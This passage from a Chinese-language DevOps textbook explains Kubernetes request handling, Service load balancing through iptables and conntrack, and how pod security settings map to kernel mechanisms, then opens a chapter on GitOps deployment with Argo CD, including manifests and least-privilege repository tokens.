前面把 Kubernetes 当作“提交期望状态、控制器负责收敛”的黑盒来用。本节把它打开，回答三个问题：一次写请求在 API Server 里经过了什么；控制器、调度器和 kubelet 怎样接力把它变成一个运行中的进程；Service 怎样把流量分给 Pod；Pod 规格里的 `securityContext` 和 `resources` 在内核里又变成了什么。后面几章遇到的很多现象，例如准入控制把镜像标签改写成 digest（第 7 章）、金丝雀收不到流量（第 8 章）、只读根文件系统暴露出隐藏的写入路径（第 12 章），都能在这里找到底层原因。

下面的实验是在全书实验完成之后的集群上做的：这时 prod 已经由第 8 章的 Rollout 管理，集群里也装好了第 7 章的 Kyverno。机制与本章的 Deployment 完全相同（证据：`evidence/p12/kubernetes-request-path.log`、`container-internals.log`）。

5.10.1 一次写请求的旅程



图 5-6 kubectl apply 之后：API Server 处理请求，其余组件各自监视对象、接力完成工作

准入发生在持久化之前。 集群中注册了 4 个变更型和 8 个校验型 Webhook 配置，来自 Kyverno 和 kube-prometheus-stack。用 `--dry-run=server` 发送请求，API Server 会完整地执行认证、鉴权和准入，只是不写入 etcd，于是可以直接看到准入的效果：

```
$ yq '... .spec.containers[0].image' delivery/policies/tests/admission-test-pods.yaml
ghcr.io/miku-wwl/devops-delivery/demo-api:sha-04a724f
$ yq '...' delivery/policies/tests/admission-test-pods.yaml | kubectl apply --dry-run=server -o js
onpath='{.spec.containers[0].image}' -f -
ghcr.io/miku-wwl/devops-delivery/demo-api:sha-04a724f@sha256:a0a4f18b1749f946d63f8af795f1001e7d06a
190f2e70f0adf3e54d7c5ac9c74
```

提交的是一个标签，返回的对象里已经被 Kyverno 的变更型 Webhook 固定成了验证过签名的 digest（第 7 章的 `mutateDigest`）。准入 Webhook 是 API Server 请求路径上的一环：它越慢，所有写请求就越慢；它不可用时，按 `failurePolicy` 的设置，要么拒绝所有相关请求，要么放行。这也是 Kyverno 策略里要设置 `webhookTimeoutSeconds` 的原因。

控制器接力。 在一个临时命名空间里创建一个 2 副本的 Deployment，再按时间查看事件（同一秒内的事件，输出顺序不一定是发生顺序，这里按逻辑顺序排列）：

```
COMPONENT               OBJECT       REASON              MESSAGE
deployment-controller   Deployment   ScalingReplicaSet   Scaled up replica set chain-demo-85847b77
6c from 0 to 2
replicaset-controller   ReplicaSet   SuccessfulCreate    Created pod: chain-demo-85847b776c-f8q9q
default-scheduler       Pod          Scheduled           Successfully assigned p12-chain/chain-dem
o-85847b776c-f8q9q to lab-worker
kubelet                 Pod          Pulled              Container image "registry.k8s.io/pause:3.
10" already present on machine ...
kubelet                 Pod          Created             Container created
kubelet                 Pod          Started             Container started
```

Deployment 控制器只负责创建或调整 ReplicaSet，ReplicaSet 控制器只负责让 Pod 的数量对上，调度器只负责给 Pod 选节点，kubelet 只负责把分配给自己的 Pod 跑起来。它们之间不直接通信，而是都通过 API Server 读写对象来协作。对象之间的从属关系记在 `ownerReferences` 里：

```
Pod chain-demo-85847b776c-f8q9q <- ReplicaSet chain-demo-85847b776c <- Deployment/chain-demo
Pod demo-api-prod-56ffb56667-gr7cz <- ReplicaSet demo-api-prod-56ffb56667 <- Rollout/demo-api-prod
argocd tracking id: demo-api-prod:argoproj.io/Rollout:prod/demo-api-prod
```

prod 中把 ReplicaSet 创建出来的是 Argo Rollouts 的控制器，而不是 Deployment 控制器。这正是第 8 章能“替换”发布策略的原因：Rollout 只是另一个管理 ReplicaSet 的控制器。Argo CD 则不是任何对象的 owner，它用注解“认领”自己管理的资源，所以删除 Application 时，要靠第 6 章提到的 finalizer 来级联删除资源。

> **原理**
>
> **基于状态而不是基于事件。** 控制器每次调和比较的是“期望状态”和“当前状态”，而不是“刚刚发生了什么事件”（这种做法称为 level-triggered）。即使控制器重启、漏掉了几个事件，下一次调和仍会得出正确的动作。这也是 Kubernetes 可以被不断扩展的原因：Argo CD、Argo Rollouts、Kyverno、Prometheus Operator 都是按同样的模式写成的控制器。

5.10.2 Service 是怎样分流的

ClusterIP 并不是某个进程在监听的地址。EndpointSlice 控制器维护每个 Service 对应的就绪 Pod 列表；每个节点上的 kube-proxy 再把这个列表翻译成内核的 NAT 规则。Kind 中的 kube-proxy 使用 iptables 模式（`mode: iptables`）。prod 的 5 个就绪 Pod 在 lab-worker 节点上对应的规则如下（为便于阅读，注释被简写为括号中的后端地址）：

```
-A KUBE-SERVICES -d 10.96.78.13/32 -p tcp ... --dport 80 -j KUBE-SVC-4MKJFZO4EMFIXLDZ
-A KUBE-SVC-4MKJFZO4EMFIXLDZ (-> 10.244.1.43:8080) -m statistic --mode random --probability 0.2000
0000019 -j KUBE-SEP-2HEUMPRBKZSWPLCL
-A KUBE-SVC-4MKJFZO4EMFIXLDZ (-> 10.244.1.44:8080) -m statistic --mode random --probability 0.2500
0000000 -j KUBE-SEP-U6HFCHFDZRI2ZMIR
-A KUBE-SVC-4MKJFZO4EMFIXLDZ (-> 10.244.1.46:8080) -m statistic --mode random --probability 0.3333
3333349 -j KUBE-SEP-6Z757G2UCX2ORLHG
-A KUBE-SVC-4MKJFZO4EMFIXLDZ (-> 10.244.2.58:8080) -m statistic --mode random --probability 0.5000
0000000 -j KUBE-SEP-3FSLLPAN64XLXBBU
-A KUBE-SVC-4MKJFZO4EMFIXLDZ (-> 10.244.2.59:8080) -j KUBE-SEP-GDUDNWIQLOCHUIX7
-A KUBE-SEP-2HEUMPRBKZSWPLCL -p tcp ... -j DNAT --to-destination 10.244.1.43:8080
```

规则按顺序匹配：第一条以 1/5 的概率命中；没命中时（概率 4/5），第二条以 1/4 命中，总概率同样是 4/5 × 1/4 = 1/5；依此类推，最后一条无条件命中剩下的 1/5。结果是 5 个后端被均匀地随机选中，命中后由 DNAT 把目的地址改写为 Pod 的地址。

关键在于：这个选择只对连接的第一个包做一次。 内核的连接跟踪（conntrack）会记住这次地址转换，同一个连接后续所有的包都走同一个后端。在负载生成器 k6 所在的节点上，可以直接看到这些记录：每一行先是发往 ClusterIP 的原始方向，再是从某个 Pod 返回的方向。

```
$ docker exec $K conntrack -L -p tcp --orig-dst 10.96.78.13 | head -2
tcp 6 20 TIME_WAIT src=10.244.1.41 dst=10.96.78.13 sport=42110 dport=80 src=10.244.1.46 dst=10.24
4.1.41 sport=8080 dport=42110 [ASSURED] ...
tcp 6 77 TIME_WAIT src=10.244.1.41 dst=10.96.78.13 sport=60964 dport=80 src=10.244.1.44 dst=10.24
4.1.41 sport=8080 dport=60964 [ASSURED] ...
[exit 141]
$ docker exec $K conntrack -L -p tcp --orig-dst 10.96.78.13 | ... | sort | uniq -c
    243 src=10.244.1.43
    236 src=10.244.1.44
    241 src=10.244.1.46
    247 src=10.244.2.58
    242 src=10.244.2.59
```

（`[exit 141]` 是 128 + 13：`head` 读完两行就关闭了管道，`conntrack` 随即收到 SIGPIPE，与第 4 章脚本静默退出是同一个信号，这里无害。）k6 每个请求新建一个连接，1209 个连接几乎均匀地分到了 5 个后端。

如果连接被复用呢？从 dev 的一个 Pod 里向 prod 发送 40 个请求：前 20 个复用同一个 HTTP/1.1 keep-alive 连接，后 20 个每次新建连接。每个请求带一个不同的 `X-Request-ID`（第 12 章加入的功能），再统计每个 prod Pod 的访问日志：

```
demo-api-prod-56ffb56667-gr7cz: keep-alive=20 new-connections=2
demo-api-prod-56ffb56667-kdrzz: keep-alive=0 new-connections=4
demo-api-prod-56ffb56667-klpxl: keep-alive=0 new-connections=2
demo-api-prod-56ffb56667-nl8wl: keep-alive=0 new-connections=7
demo-api-prod-56ffb56667-nqlv6: keep-alive=0 new-connections=5
```

复用连接的 20 个请求全部落在同一个 Pod 上。这就是第 8 章第一次金丝雀“收不到流量”的完整机制：k6 在金丝雀出现之前就建好了长连接，这些连接的后端早已固定，新 Pod 只能分到新建的连接。按请求分配权重，需要能理解 HTTP 的 L7 代理（服务网格、Gateway API 实现等），而不是 L4 的 NAT 规则。

5.10.3 securityContext 与 resources 在内核里是什么

容器不是虚拟机，它是宿主机上一个被内核限制住的普通进程。在 prod 一个 Pod 所在的节点上，通过 `crictl inspect` 找到容器主进程在节点上的 PID，就可以直接查看内核为它设置的一切：

Pod 规格中的字段	对应的内核机制	实测结果
（隐含）每个 Pod 有自己的网络、进程编号等	namespace	cgroup、ipc、mnt、net、pid、uts 六个 namespace 都与节点不同；**user namespace 与节点相同**
`runAsUser: 10001`、`runAsNonRoot`	进程的 UID	`Uid: 10001`；在容器内看，1 号进程就是 uvicorn
`capabilities.drop: ["ALL"]`	capability 集合	`CapEff`、`CapBnd` 均为 0（节点上的 1 号进程是 `000001ffffffffff`，即全部）
`allowPrivilegeEscalation: false`	no_new_privs 标志	`NoNewPrivs: 1`

Pod 规格中的字段	对应的内核机制	实测结果
`seccompProfile: RuntimeDefault`	seccomp-bpf 系统调用过滤	`Seccomp: 2`（过滤模式）
`limits.memory: 256Mi`	cgroup `memory.max`	268435456（超出即被 OOM 终止，退出码 137）
`limits.cpu: 1`	cgroup `cpu.max`	`100000 100000`：每 100 ms 的周期内最多运行 100 ms，超出就被限流，而不是被终止
`requests.cpu: 100m`	cgroup `cpu.weight`	17：只在 CPU 争用时起作用的相对权重（换算公式随 runc 版本而不同）
`readOnlyRootFilesystem: true`	只读挂载的 overlayfs 根文件系统	`/` 以 `ro` 挂载，由 8 个镜像层叠加而成；写 `/app` 报 “Read-only file system”，`/tmp`（emptyDir）可写

几点值得展开：

- **user namespace 是共享的。** Kubernetes 默认不为 Pod 创建独立的 user namespace，容器里的 UID 10001 在节点上也是 10001；如果容器以 root 运行，它在节点上就是 root，只是被 capability 和 seccomp 收紧了。这正是 `runAsNonRoot` 重要的原因。Kubernetes 支持用 `hostUsers: false` 为 Pod 启用独立的 user namespace（需要节点内核与容器运行时的支持），本项目没有启用。
- **requests 与 limits 决定了 QoS 等级。** demo-api 的 requests（100m、128Mi）小于 limits（1 CPU、256Mi），所以是 **Burstable**；两者完全相等是 **Guaranteed**，都不设置是 **BestEffort**。节点内存紧张时，kubelet 按 BestEffort、超出 requests 较多的 Burstable、Guaranteed 的顺序驱逐 Pod。内存超过 limits 会被立即终止，CPU 超过 limits 只会被限流，这两者的差别经常是“服务突然变慢”和“服务反复重启”两类问题的根源。
- **seccomp 拦的是系统调用。** `add_key` 不需要任何 capability，普通用户就可以调用。用同一个 Python 脚本调用它：

```
$ kubectl -n prod exec -i $P -- python - < /tmp/addkey.py                    # demo-api, RuntimeDefault
add_key -> error: Operation not permitted
$ docker run --rm -i --user 10001 --security-opt seccomp=unconfined python@sha256:09a17cad... python - < /tmp/addkey.py
add_key -> key serial 536790600 (allowed)
$ docker run --rm -i --user 10001 python@sha256:09a17cad... python - < /tmp/addkey.py   # Docker 默认的 seccomp 配置
add_key -> error: Operation not permitted
```

对照实验使用同一个基础镜像、同一个用户，只改变 seccomp 设置，因此可以确定拦截来自 seccomp 配置，而不是来自权限。内核密钥环没有按容器隔离，默认配置因此禁止了这组调用。

- **只读根文件系统让写入路径变得可见。** 根文件系统是镜像各层通过 overlayfs 叠加出来的，挂载为只读后，任何未声明的写入都会立刻失败，而不是悄悄写进容器的可写层。第 12 章加固 LGTM 时，Tempo

写 `/var/tempo` 失败，正是这样暴露出来的。这里看到的 8 层，与第 7 章“深入”一节从镜像仓库读到的 8 个层是同一回事，只是一个在节点的挂载表里，一个在镜像清单里。

5.11 常见问题

Q1：`helm upgrade` 报“got string, want number”。 `--set` 不转换小数。改用 `--set-json`，或把值放进 values 文件。

Q2：改了 ConfigMap，Pod 里的环境变量没变。 环境变量只在容器启动时注入。使用本章的 `checksum/config` 注解，或手动 `kubectl rollout restart`。

Q3：Pod 创建被拒绝，提示“violates PodSecurity “restricted””。 逐项补齐：`runAsNonRoot: true` 且镜像使用数字 UID、`allowPrivilegeEscalation: false`、`capabilities.drop: ["ALL"]`、`seccompProfile.type: RuntimeDefault`。

Q4：镜像拉取失败 `ErrImagePull`，地址是 `localhost:5001/...`。 检查节点内 `/etc/containerd/certs.d/localhost:5001/hosts.toml` 是否存在，以及仓库容器是否已连入 `kind` 网络（`docker network inspect kind`）。

Q5：Deployment 报“field is immutable”。 修改了 `spec.selector`（例如把会变的版本号放进了选择器标签）。选择器只用稳定标签；已经出错的 Release 需要删除重建。

Q6：实验过程中 Kind 集群和 GitLab 容器“莫名其妙”全部重启，控制面节点停在 `Exited (128)`。 这是本次实验中真实发生的问题。WSL 在没有任何 `wsl.exe` 会话连接时，会在短暂空闲后**关闭整个发行版**，即使 systemd 中的 Docker 仍在运行；systemd 日志中可以看到每次空闲后都出现 `Reached target shutdown.target`。下次进入时 Docker 重启，Kind 节点容器在开机过程中与 systemd 的 cgroup 创建发生竞争，报 `unable to start unit docker-....scope`。处理方法：保持一个 WSL 终端（或后台的 `wsl.exe -d devops-lab -- sleep infinity`）一直打开；已经停止的节点用 `docker start lab-control-plane lab-worker lab-worker2` 恢复，集群中的工作负载会随之恢复。

5.12 练习

练习

1. **（理解）** 一个服务依赖数据库。把“数据库是否可用”的检查分别放进 livenessProbe 和 readinessProbe，数据库短暂故障时会分别发生什么？你会怎么设计这两个探针？
2. **（动手）** 用 `helm template` 渲染 prod，分别在 `--set-json faults.latencyMs=800` 前后各渲染一次，用 diff 找出 Pod 模板中变化的字段。按本章的原理，这次变更会创建新的 ReplicaSet 吗？
3. **（排障）** `helm upgrade --set faults.errorRate=0.5` 报 `got string, want number`。解释原因，并给出两种正确的写法。
4. **（设计）** prod 的反亲和为什么用“软”规则（preferred）？3 个副本、2 个工作节点时改成“硬”规则（required）会怎样？什么场景下必须用硬规则？

5. **（原理）** `helm rollback demo-api-prod 2` 之后，`helm history` 里为什么出现的是修订 5，而不是回到修订 2？这种只追加的历史有什么好处？它与 GitOps 的回滚有什么根本区别？
6. **（思考）** 本章的 `checksum/config` 方案在第 8 章引发了真实故障。用 Pod 模板哈希的原理，解释 Chart 0.3.1（配置写进 Pod 模板）为什么能修复它；再与“名字带内容哈希的不可变 ConfigMap”方案比较异同。
7. **（计算）** prod 缩容到 4 个副本后，kube-proxy 为这个 Service 生成的各条规则的概率依次是多少？如果其中一个 Pod 的 readiness 探针失败了呢？已经建立在那个 Pod 上的连接会怎样？
8. **（分析）** 一个容器以 root 运行（没有设置 `runAsNonRoot`），但保留了 `drop: ["ALL"]` 和 RuntimeDefault。和本章的 demo-api 相比，它多了哪些风险？如果为它启用了独立的 user namespace（`hostUsers: false`），情况有什么不同？

参考答案见附录 B。

5.13 本章小结

- Kubernetes 以声明式对象 + 控制器调和的方式工作；Deployment、Service、ConfigMap、PDB 等对象各司其职。
- Helm 把这些对象封装成参数化的 Chart：同一 Chart + 不同 values = 不同环境；每次变更都是一个可追溯、可回滚的修订。
- values schema 在本章拦下了两类真实错误（非法取值、`--set` 的类型陷阱）；diff 帮助发现了硬编码 Release 名的设计缺陷。
- 坏配置发布使错误率达到 55%，`helm rollback` 生成新修订并恢复服务——但集群与 Git 不再一致，这正是下一章 GitOps 要解决的问题。

第 6 章　持续部署：GitOps 与 Argo CD（P4 / D4）

> 第 5 章结尾留下了一个问题：`helm rollback` 修好了集群，但 Git 里的配置仍是错的，集群与“事实来源”不再一致。GitOps 的回答是：**让 Git 成为期望状态的唯一来源，由集群内的控制器持续把实际状态拉向 Git**。本章用 Argo CD 实现这一点，并在本地 GitLab 上建立独立的配置仓库。之后，每一次部署都是一次经过合并请求的 Git 提交；随后的漂移检测、自愈、回滚和权限护栏都有实际运行记录。

6.1　本章目标与产出

产出	位置
配置仓库的种子内容（AppProject、Application、环境 values）	`delivery/gitops/`
建配置仓库 + 只读访问令牌	`delivery/argocd/seed-gitops-repo.sh`
安装 Argo CD v3.6.1 并接入仓库	`delivery/argocd/install-argocd.sh`
通过合并请求变更环境 / 用 revert 回滚	`delivery/argocd/promote.sh`、`revert.sh`
等待同步完成并打印时间线	`delivery/argocd/wait-sync.sh`

验收标准（路线图 D4 / Gate G2）： 声明式部署成功，Git 漂移能被检测、解释并恢复。已通过：dev 漂移 4 秒内被自愈；prod 漂移被检测并给出精确 diff，手动同步恢复；坏变更经 `git revert` 回滚（`evidence/p4/`）。

学完本章，你应当能够：

- 用 OpenGitOps 的四条原则说明 GitOps 与推送式部署的区别，以及它在凭据和审计上的好处；
- 区分 Argo CD 的同步状态与健康状态，读懂两者的各种组合；
- 用 AppProject、Application、`automated` / `prune` / `selfHeal` 设计分级的环境策略；
- 通过合并请求完成发布，用 `git revert` 完成回滚，并检测和处理配置漂移。

6.2　原理：GitOps 与 Argo CD

6.2.1　GitOps 的四条原则

CNCF 的 OpenGitOps 项目把 GitOps 归纳为四条原则：

1. **声明式（Declarative）**：系统的期望状态以声明的方式描述（Kubernetes 清单、Helm values），而不是一串命令。

2. **版本化且不可变（Versioned and Immutable）**：期望状态保存在 Git 这样有完整历史的存储中。每次变更都有作者、时间和审阅记录，可以追溯，也可以撤销。
3. **自动拉取（Pulled Automatically）**：由运行在环境内部的代理主动拉取期望状态，而不是由外部系统把变更推进来。
4. **持续调和（Continuously Reconciled）**：代理持续比较期望状态与实际状态，并消除差异。



图 6-1 推送式部署与拉取式（GitOps）部署对比

拉取式带来的直接好处：集群的管理员凭据不需要交给 CI 系统，攻击面更小；集群发生的任何偏离都会被检测到；回滚就是 `git revert`；Git 历史就是部署审计日志。

6.2.2 Argo CD 的组成

组件	作用
`argocd-server`	API 与 Web UI，CLI 通过它操作
`argocd-repo-server`	克隆 Git 仓库，渲染清单（Helm、Kustomize、纯 YAML），并缓存结果
`argocd-application-controller`	核心控制器：比较期望与实际状态，执行同步，计算健康状态
`argocd-applicationset-controller`	按模板批量生成 Application（多集群/多环境）
`argocd-redis`	缓存
`argocd-dex-server`	单点登录（OIDC/SAML 对接），本实验未使用

组件	作用
`argocd-notifications-controller`	同步事件通知（Slack、邮件等），本实验未使用

两个状态贯穿全章，务必区分：

- **同步状态（Sync Status）**：集群中的对象是否与 Git 渲染出的清单一致——`Synced` / `OutOfSync`。
- **健康状态（Health Status）**：对象本身是否工作正常——`Healthy` / `Progressing` / `Degraded` / `Missing` 等。例如 Deployment 的 Pod 全部就绪才算 `Healthy`。

二者相互独立：后面你会看到 `OutOfSync` 但 `Healthy`（有人手动扩容到 5 个副本，服务正常但与 Git 不符），也会看到 `Synced` 但 `Progressing`（刚同步了新版本，Pod 还在滚动）。

> **原理**
>
> **Argo CD 怎么算出“健康”和“差异”。** 同步状态来自比较：repo-server 把 Git 中的 Chart 渲染成清单（期望状态），application-controller 通过 watch 维护集群对象的缓存（实际状态），两者逐字段对比（忽略 API Server 补上的默认值）。健康状态来自**健康检查**：Argo CD 为 Deployment、StatefulSet、Ingress 等内置类型写好了判断逻辑（例如 Deployment 的新副本全部可用才算 Healthy）；对 CRD，则用 Lua 脚本定义的健康检查，第 8 章的 Argo Rollouts 就是这样：Rollout 停在人工闸门时显示 `Suspended`，被分析中止时显示 `Degraded`。第 12 章会遇到 `Synced` + `Degraded` 的组合：集群中的对象与 Git 完全一致，但 Git 中的期望状态本身是坏的。
>
> 还要区分两个常被混用的动作：**Refresh** 是重新读取 Git、重新比较（`argocd app get --refresh`），不会改变集群；**Sync** 才是把期望状态应用到集群。

6.2.3 应用仓库与配置仓库分离

本章把“期望部署状态”放在一个**独立的配置仓库** `delivery-gitops` 中，而不是和应用源码放在一起：

- 源码频繁变化并触发 CI；部署状态变化少，且每次变化都需要审阅和审计。
- CI 只需要对配置仓库有写权限（提交 promotion），完全不需要接触集群。
- 配置仓库的提交历史就是一份干净的部署日志。

```
delivery-gitops/
├── apps/                  AppProject + 每个环境一个 Application
├── charts/demo-api/       第 5 章 Chart 的副本
└── envs/
    ├── dev/values.yaml    dev 的部署状态（镜像版本）
    └── prod/values.yaml   prod 的部署状态（只通过合并请求修改）
```

> **说明**
>
> **为什么配置仓库放在本地 GitLab?** 本项目的 GitHub 仓库启用了“只能经审阅后合并”的规则，而 GitOps 的每一次发布都需要合并一次。为了让整个循环能在实验中完整、反复地运行，配置仓库建在第 4 章的本地 GitLab 上；种子内容保存在 GitHub 仓库的 `delivery/gitops/`，脚本的仓库地址可以通过 `GITOPS_REPO_URL` 换成任何 Git 服务器（例如一个公开的 GitHub 仓库，此时不需要任何凭据）。

6.3 第 1 步：建立配置仓库

`seed-gitops-repo.sh` 做三件事：通过 API 创建私有项目 `root/delivery-gitops`；仅当仓库为空时，把 `delivery/gitops/` 与 Chart 组装成首个提交并推送；为 Argo CD 创建一个**项目访问令牌**：

```
api -X POST "$GL/api/v4/projects/$PID/access_tokens" \
  --data-urlencode "name=argocd-read" \
  --data-urlencode "scopes[]=read_repository" \
  --data-urlencode "access_level=20" \
  --data-urlencode "expires_at=$(date -d '+30 days' +%F)"
```

`read_repository` 作用域 + Reporter 角色（`access_level=20`）：Argo CD 只能**读**这一个仓库，令牌 30 天后自动过期。即使令牌泄露，攻击者也无法改写部署状态——**最小权限原则**在 GitOps 中尤其重要，因为能写配置仓库就等于能部署到生产。

6.4 第 2 步：安装 Argo CD

```
kubectl create namespace argocd --dry-run=client -o yaml | kubectl apply -f -
# Server-side apply: the Argo CD CRDs are too large for the client-side
# "last-applied-configuration" annotation.
kubectl apply -n argocd --server-side --force-conflicts \
  -f "https://raw.githubusercontent.com/argoproj/argo-cd/${ARGOCD_VERSION}/manifests/install.yaml"
```

- **按版本号固定安装清单**（`v3.6.1`），而不是 `stable` 分支。
- **服务端应用（server-side apply）**：客户端 `kubectl apply` 会把整个对象写进 `last-applied-configuration` 注解，而注解有 256 KB 的上限，Argo CD 的 Application CRD 超过了它，所以官方文档要求使用 `--server-side`。
- **`timeout.reconciliation: 60s`**：Argo CD 默认每 180 秒（另加随机抖动）检查一次 Git。实验中改为 60 秒以便观察；生产环境通常配置 Git Webhook，提交后立即通知 Argo CD。
- **`docker network connect kind gitlab`**：把 GitLab 容器加入 Kind 节点所在的 Docker 网络，集群内的 Pod 就能用 `gitlab` 这个名字访问它。安装后的验证：

```
$ kubectl run dnscheck -n argocd --rm -i --restart=Never --image=curlimages/curl:8.23.0 -- curl -s
-o /dev/null -w 'gitlab from a pod: HTTP %{http_code}\n' http://gitlab:8929/users/sign_in
gitlab from a pod: HTTP 200
```

- **仓库凭据**以带有标签 `argocd.argoproj.io/secret-type: repository` 的 Secret 形式提供，Argo CD 会自动发现它：

```yaml
apiVersion: v1
kind: Secret
metadata:
  name: repo-delivery-gitops
  namespace: argocd
  labels:
    argocd.argoproj.io/secret-type: repository
stringData:
  type: git
  url: http://gitlab:8929/root/delivery-gitops.git
  username: argocd
  password: <只读项目访问令牌，运行时从 ~/.lab-secrets 读取>
```

6.5 第 3 步：AppProject 与 Application

```yaml
apiVersion: argoproj.io/v1alpha1
kind: AppProject
metadata:
  name: delivery
  namespace: argocd
spec:
  sourceRepos:
    - http://gitlab:8929/root/delivery-gitops.git
  destinations:
    - server: https://kubernetes.default.svc
      namespace: dev
    - server: https://kubernetes.default.svc
      namespace: prod
  clusterResourceWhitelist: []
  namespaceResourceWhitelist:
    - group: "*"
      kind: "*"
```

AppProject 是 Argo CD 的**多租户与安全边界**：属于这个项目的应用只能使用列出的仓库、只能部署到列出的命名空间、不能创建任何集群级对象（Namespace、ClusterRole、CRD……）。第 8 步会验证它。

```yaml
apiVersion: argoproj.io/v1alpha1
kind: Application
metadata:
  name: demo-api-prod
  namespace: argocd
  finalizers:
    - resources-finalizer.argocd.argoproj.io
spec:
  project: delivery
  source:
    repoURL: http://gitlab:8929/root/delivery-gitops.git
    targetRevision: main
    path: charts/demo-api
    helm:
```

```yaml
      releaseName: demo-api-prod
      valueFiles:
        - values-prod.yaml
        - ../../envs/prod/values.yaml
  destination:
    server: https://kubernetes.default.svc
    namespace: prod
  syncPolicy:
    automated:
      prune: true
      selfHeal: false
```

字段	含义
`source.path` + `helm`	Argo CD 在 repo-server 中执行相当于 `helm template` 的渲染，再把结果作为普通清单应用。**集群中不会有 Helm Release**，`helm list` 看不到它
`valueFiles`	先用 Chart 内的环境默认值，再用配置仓库中该环境的部署状态覆盖；路径可以指向 Chart 目录之外，只要仍在同一仓库内
`finalizers`	删除 Application 时级联删除它管理的资源
`automated`	Git 有新提交就自动同步
`prune: true`	Git 中删除的对象，集群中也删除
`selfHeal`	集群中被手动修改的对象，自动改回 Git 的样子

dev 与 prod 的差别是有意的：**dev 开启 `selfHeal`，prod 关闭。**在生产环境，有人手动改了东西往往说明正在处理事故，直接覆盖掉可能让事情更糟；只报告漂移、由人决定何时同步，是更稳妥的选择。

6.6 第 4 步：把两个环境从 Helm 交接给 Argo CD

```
$ helm uninstall demo-api-dev -n dev
release "demo-api-dev" uninstalled
$ helm uninstall demo-api-prod -n prod
release "demo-api-prod" uninstalled
$ kubectl apply -f delivery/gitops/apps/project.yaml -f delivery/gitops/apps/demo-api-dev.yaml -f
delivery/gitops/apps/demo-api-prod.yaml
appproject.argoproj.io/delivery created
application.argoproj.io/demo-api-dev created
application.argoproj.io/demo-api-prod created
$ argocd app list --grpc-web
NAME                 CLUSTER                         NAMESPACE  PROJECT   STATUS  HEALTH   SYNCPO
LICY  ...  TARGET
